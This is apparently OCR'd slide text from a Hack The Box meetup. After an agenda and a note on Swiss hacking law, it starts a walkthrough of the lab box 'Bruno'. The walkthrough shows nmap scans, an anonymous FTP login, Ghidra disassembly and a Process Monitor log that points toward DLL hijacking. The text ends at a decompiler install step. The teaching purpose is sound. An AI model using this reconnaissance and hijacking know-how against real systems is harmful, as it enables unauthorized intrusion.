Hack The Box Meetup 0x14 Onsite @ Compass Security

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending


Admin

- Wi-Fi:
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

- Slides: https://htbzh.ch/schedule.html

Hosts/Presenters

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions

Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)


HACKTHEBOX

> 400 virtual machines (boxes)

HTB Labs
https://app.hackthebox.com


HTB Enterprise Platform
https://enterprise.hackthebox.com

Hacking Setup




Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




Connect to the Lab via HTB PwnBox

Choose the nearest location



Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Bruno

- Windows Box created by xct / VulnLab.com
- .NET reversing
- DLL Hijacking
- Kerberoasting
- Resource-Based Constrained Delegation (RBCD)

/etc/hosts file

- Add the domain **bruno.vl** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX bruno.vl
```

Or:

```
$ echo 10.10.11.XXX bruno.vl | sudo tee -a /etc/hosts
```

Service Scan

Check all open ports

```
$ nmap -p- --min-rate 10000 bruno.vl
```

Detailed scan

```
$ nmap -p
21,53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,9389,49664,49667
,55875,55880,56013,57905,57906 -sC -sV bruno.vl
```

FTP

```
└─ [★]$ ftp bruno.vl
Connected to bruno.vl.
220 Microsoft FTP Service
Name (bruno.vl:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56756|)
125 Data connection already open; Transfer starting.
06-29-22  04:55PM       <DIR>          app
06-29-22  04:33PM       <DIR>          benign
06-29-22  01:41PM       <DIR>          malicious
06-29-22  04:33PM       <DIR>          queue
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp>
```

Downloading the .NET app

```
ftp> binary
200 Type set to I.
ftp> cd app
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||56864|)
125 Data connection already open; Transfer starting.
06-29-22  05:42PM                  165 changelog
06-28-22  07:15PM                  431 SampleScanner.deps.json
06-29-22  03:58PM                 7168 SampleScanner.dll
06-29-22  03:58PM               174592 SampleScanner.exe
06-28-22  07:15PM                  170 SampleScanner.runtimeconfig.dev.json
06-28-22  07:15PM                  154 SampleScanner.runtimeconfig.json
226 Transfer complete.
ftp> mget *
mget changelog [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||56866|)
125 Data connection already open; Transfer starting.
100% |*********************************************************************
```

.NET Reversing

Identifying Binaries (Static)

Ghidra

```
CodeBrowser: bruno.re:/SampleScanner.exe
Select  Tools  Window  Help

Listing: SampleScanner.exe

        MOV     RAX,qword ptr [DAT_140029568]          = 00002B992DDFA232h
        XOR     RAX,RSP
        MOV     qword ptr [RSP + local_10],RAX
        MOV     RBX,param_1
        MOV     qword ptr [RSP + local_20],0x0
        MOV     qword ptr [RSP + local_18],0xf
        MOV     byte ptr [RSP + local_30],0x0
        LEA     param_2,[s_SampleScanner.dll_1400290f0]   = "SampleScanner.dll"
        MOV     param_3,-0x1
LAB_140012545                          XREF[1]:     14001254d(j)
        INC     param_3
        CMP     byte ptr [param_2 + param_3*offset s_SampleSca...  = "SampleScanner.dll"
                                                                   = "ampleScanner.dll"
        JNZ     LAB_140012545
        LEA     param_1=>local_30,[RSP + 0x28]
LAB_140012554                          XREF[1]:     1400267c8(*)
        CALL    FUN_1400055a0                          longlong * * FUN_1400055a0(

Decompile: FUN_1400124f0 - (SampleScanner.exe)
25  local_38 = 0xfffffffffffffffe;
26  local_10 = DAT_140029568 ^ (ulonglong)auStack_58;
27  local_20 = (longlong *)0x0;
28  local_18 = 0xf;
29  local_30._0_1_ = 0;
30  plVar9 = (longlong *)0xffffffffffffffff;
31  do {
32    _Size = (longlong *)((longlong)plVar9 + 1);
33    pcVar1 = (char *)((longlong)plVar9 + 0x1400290f1);
34    plVar9 = _Size;
35  } while (*pcVar1 != '\0');
36  FUN_1400055a0((longlong **)&local_30,(undefined8 *)s_SampleScanner.dll_1400290f0,_Size);
37  ppiVar7 = param_1;
38  cVar4 = FUN_140010a70(&local_30,param_1);
39  plVar9 = local_20;
40  if (cVar4 == '\0') {
41    FUN_14000c460(L"The managed DLL bound to this executable could not be retrieved from the executa
      ble image."
42                  ,ppiVar7,_Size,param_4);
43  }
44  else {
45    if ((longlong *)0x3f < local_20) {
46      plVar8 = (longlong *)0x20;
47      if (local_20 < (longlong *)0x20) {
48        plVar8 = local_20;
49      }
50      puVar6 = (undefined *)&local_30;
51      if (0xf < local_18) {
52        puVar6 = (undefined *)CONCAT71(local_30._1_7_,(undefined)local_30);
53      }
54      _Size = plVar8;
55      if ((longlong *)0x20 < plVar8) {
```

```
└─► [★]$ file *
changelog:                          ASCII text, with CRLF line terminators
SampleScanner.deps.json:            JSON text data
SampleScanner.dll:                  PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows, 2 sections
SampleScanner.exe:                  PE32+ executable (console) x86-64, for MS Windows, 6 sections
SampleScanner.runtimeconfig.dev.json: JSON text data
SampleScanner.runtimeconfig.json:   JSON text data
```

Identifying Binaries (Dynamic)

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:39:...	SampleScanner.exe	1652	QueryNameInformationFile	C:\Windows\System32\shell32.dll	SUCCESS	Name: \Windows\System32\shell32.dll
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
11:39:...	SampleScanner.exe	1652	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelaySleepLoopWindowSize	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelaySpinCountThreshold	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelayBaseYield	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtFactorYield	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SmtDelayMaxYield	NAME NOT FOUND	Length: 80
11:39:...	SampleScanner.exe	1652	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
11:39:...	SampleScanner.exe	1652	QueryNameInformationFile	C:\Users\Administrator\Desktop\bruno\SampleScanner.exe	SUCCESS	Name: \Users\Administrator\Desktop\bruno\SampleScann...
11:39:...	SampleScanner.exe	1652	CreateFile	C:\Users\Administrator\Desktop\bruno\SampleScanner.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	QueryNetworkOpenInformat...	C:\Users\Administrator\Desktop\bruno\SampleScanner.exe	SUCCESS	CreationTime: 1/22/2026 9:07:35 AM, LastAccessTime: 1/...
11:39:...	SampleScanner.exe	1652	CloseFile	C:\Users\Administrator\Desktop\bruno\SampleScanner.exe	SUCCESS	
11:39:...	SampleScanner.exe	1652	CreateFile	C:\Users\Administrator\Desktop\bruno\SampleScanner.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	QueryNetworkOpenInformat...	C:\Users\Administrator\Desktop\bruno\SampleScanner.dll	SUCCESS	CreationTime: 1/22/2026 9:07:35 AM, LastAccessTime: 1/...
11:39:...	SampleScanner.exe	1652	CloseFile	C:\Users\Administrator\Desktop\bruno\SampleScanner.dll	SUCCESS	
11:39:...	SampleScanner.exe	1652	CreateFile	C:\Users\Administrator\Desktop\bruno\hostfxr.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
11:39:...	SampleScanner.exe	1652	Re			Query: Name
11:39:...	SampleScanner.exe	1652	Re			Desired Access: Read
11:39:...	SampleScanner.exe	1652	Re			KeySetInformationClass: KeySetHandleTagsInformation, Le...
11:39:...	SampleScanner.exe	1652	Re			Length: 12
11:39:...	SampleScanner.exe	1652	Re			Type: REG_SZ, Length: 50, Data: C:\Program Files\dotnet\
11:39:...	SampleScanner.exe	1652	Re			
11:39:...	SampleScanner.exe	1652	Cr			Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	Qu			CreationTime: 1/22/2026 9:13:47 AM, LastAccessTime: 1/...
11:39:...	SampleScanner.exe	1652	Cl			
11:39:...	SampleScanner.exe	1652	Cr			Desired Access: Read Data/List Directory, Synchronize, Di...
11:39:...	SampleScanner.exe	1652	Qu			FileInformationClass: FileBothDirectoryInformation, Filter: *, 2: .
11:39:...	SampleScanner.exe	1652	Qu			FileInformationClass: FileBothDirectoryInformation, 1: .., 2: 3...
11:39:...	SampleScanner.exe	1652	Qu			FileInformationClass: FileBothDirectoryInformation
11:39:...	SampleScanner.exe	1652	Cl			
11:39:...	SampleScanner.exe	1652	Cr			Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	Qu			CreationTime: 11/16/2022 5:28:52 AM, LastAccessTime: 1...
11:39:...	SampleScanner.exe	1652	Cl			
11:39:...	SampleScanner.exe	1652	Cr			Desired Access: Read Attributes, Disposition: Open, Option...
11:39:...	SampleScanner.exe	1652	Qu			CreationTime: 11/16/2022 5:28:52 AM, LastAccessTime: 1...
11:39:...	SampleScanner.exe	1652	Cl			
11:39:...	SampleScanner.exe	1652	Cr			Desired Access: Read Data/List Directory, Execute/Traver...
11:39:...	SampleScanner.exe	1652	Cr			SyncType: SyncTypeCreateSection, PageProtection: PAG...

Process Monitor Filter

Display entries matching these conditions:

Architecture | is | | then | Include

Reset | Add | Remove

Column	Relation	Value	Action
Process Name	is	SampleScanner.exe	Include
Result	is	NAME NOT FOUND	Include
Process Name	is	Procmon.exe	Exclude
Process Name	is	Procexp.exe	Exclude
Process Name	is	Autoruns.exe	Exclude
Process Name	is	Procmon64.exe	Exclude
Process Name	is	Procexp64.exe	Exclude
Process Name	is	System	Exclude
Operation	begins with	IRP_MJ_	Exclude

sysinternals
procmon64.exe

ilspy / ilspycmd .NET decompiler

ILSpy open-source assembly browser and decompiler

- GUI frontend for Windows
- ilspycmd cmdline tool for all platforms
- https://github.com/icsharpcode/ILSpy

Installation:

